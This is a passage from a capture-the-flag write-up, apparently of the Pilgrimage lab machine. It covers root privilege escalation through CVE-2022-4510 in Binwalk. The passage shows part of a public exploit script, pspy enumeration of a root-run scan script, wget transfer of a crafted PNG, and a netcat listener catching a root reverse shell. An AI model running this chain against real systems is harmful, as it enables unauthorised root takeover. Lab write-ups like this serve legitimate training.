    -y, --include=<str>          Only show results that match <str>
```

V2.3.2

CVE-2022-4510

Found an exploit on github:



electr0sm0g / CVE-2022-4510 Public


electr0sm0g Add files via upload 33a00a2 on Feb 6 2 commits

LICENSE	Initial commit	5 months ago
RCE_Binwalk.py	Add files via upload	5 months ago

About

Binwalk Remote Command Execution

GPL-3.0 license
Activity
6 stars
1 watching
0 forks
Report repository



CVE-2022-4510 / RCE_Binwalk.py

electr0sm0g Add files via upload


Code Blame 52 lines (42 loc) · 2.57 KB

```python
import os
import inspect
import argparse

print("")
print("################################################")
print("-----------------CVE-2022-4510----------------")
print("################################################")
print("--------Binwalk Remote Command Execution--------")
print("------Binwalk 2.1.2b through 2.3.2 included-----")
print("------------------------------------------------")
print("################################################")
print("----------Exploit by: Etienne Lacoche-----------")
print("---------Contact Twitter: @electr0sm0g----------")
print("------------------Discovered by:----------------")
print("---------Q. Kaiser, ONEKEY Research Lab---------")
print("---------Exploit tested on debian 11------------")
print("################################################")
print("")

parser = argparse.ArgumentParser()
parser.add_argument("file", help="Path to input .png file",default=1)
parser.add_argument("ip", help="Ip to nc listener",default=1)
parser.add_argument("port", help="Port to nc listener",default=1)
```


Remote Code Execution.

The last thing to validate is if the malware.sh script runs constantly by the user root (UID=0).

I uploaded the pspy64 to the target machine in order to enumerate it:




```
emily@pilgrimage:~$ wget 10.10.14.29:8000/pspy64
--2023-07-29 20:06:36--  http://10.10.14.29:8000/pspy64
Connecting to 10.10.14.29:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64              100%[===========================================================================>]   2.96M  1.88MB/s    in 1.6s

2023-07-29 20:06:38 (1.88 MB/s) - 'pspy64' saved [3104768/3104768]
```



```
emily@pilgrimage:~$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watch
irectories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2023/07/29 20:07:39 CMD: UID=1000  PID=1267   | ./pspy64
2023/07/29 20:07:39 CMD: UID=1000  PID=1239   | bash -p
2023/07/29 20:07:39 CMD: UID=1000  PID=1197   | -bash
2023/07/29 20:07:39 CMD: UID=1000  PID=1196   | sshd: emily@pts/0
2023/07/29 20:07:39 CMD: UID=0     PID=1185   |
2023/07/29 20:07:39 CMD: UID=0     PID=1178   |
2023/07/29 20:07:39 CMD: UID=1000  PID=1176   | (sd-pam)
2023/07/29 20:07:39 CMD: UID=1000  PID=1175   | /lib/systemd/systemd --user
2023/07/29 20:07:39 CMD: UID=0     PID=1172   | sshd: emily [priv]
```


Erel Regev



```
7:39 CMD: UID=0     PID=767    | php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)
7:39 CMD: UID=0     PID=752    | /bin/bash /usr/sbin/malwarescan.sh
7:39 CMD: UID=0     PID=751    | /usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/
7:39 CMD: UID=0     PID=739    | /lib/systemd/systemd-logind
7:39 CMD: UID=0     PID=738    | /usr/sbin/rsyslogd -n -iNONE
7:39 CMD: UID=0     PID=737    | /bin/bash /usr/sbin/malwarescan.sh
7:39 CMD: UID=103   PID=734    | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfil
```

Looks promising!


I used the python script (the exploit) found on github now that everything is confirmed:



```
┌──(kali㉿kali)-[~/Desktop/Offensive_Scripts]
└─$ python3 RCE_Binwalk.py /home/kali/Desktop/CVE-2022-44268/image.png 10.10.14.29 5656

################################################
------------------CVE-2022-4510----------------
################################################
--------Binwalk Remote Command Execution--------
------Binwalk 2.1.2b through 2.3.2 included-----
------------------------------------------------
################################################
----------Exploit by: Etienne Lacoche-----------
---------Contact Twitter: @electr0sm0g----------
------------------Discovered by:----------------
---------Q. Kaiser, ONEKEY Research Lab---------
---------Exploit tested on debian 11------------
################################################


You can now rename and share binwalk_exploit and start your local netcat listener.


┌──(kali㉿kali)-[~/Desktop/Offensive_Scripts]
└─$ ls
animation.sh        index.html         nipe_scan.sh             RCE_Binwalk.py  Secret.txt              Stalker.sh
binwalk_exploit.png Key_Logger.py      Priv_Escalation_Scripts  res.txt         shodan.sh               users_enum_sql_injection.py
enum.sh             LinEnum.sh.tar.gz  PT_proj.sh               run_comm.sh     sql_injection_socket.py Web_App_Enumeration
```


A new png file was created.

I used wget to transfer the malicious file to the server. Note that this time it should be downloaded to the server's shrunk directory, where the uploaded files are stored:



```
emily@pilgrimage:/var/www/pilgrimage.htb/shrunk$ wget 10.10.14.29:8000/binwalk_exploit.png
--2023-07-29 20:35:32--  http://10.10.14.29:8000/binwalk_exploit.png
Connecting to 10.10.14.29:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2341 (2.3K) [image/png]
Saving to: ‘binwalk_exploit.png’

binwalk_exploit.png            100%[==============================================================================>]   2.29K  --.-KB/s    in 0s

2023-07-29 20:35:32 (243 MB/s) - ‘binwalk_exploit.png’ saved [2341/2341]
```

We know that it runs constantly by the user root, and we provided the IP and port to call to when the file is executed. Therefore, a listener with the same information is required, and a root shell should be received!



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 5656
listening on [any] 5656 ...
connect to [10.10.14.29] from pilgrimage.htb [10.129.161.98] 33592
whoami
root
ls
_binwalk_exploit.png.1.extracted
_binwalk_exploit.png.extracted
cd /root
ls
quarantine
reset.sh
root.txt
cat root.txt
9([redacted]:8
```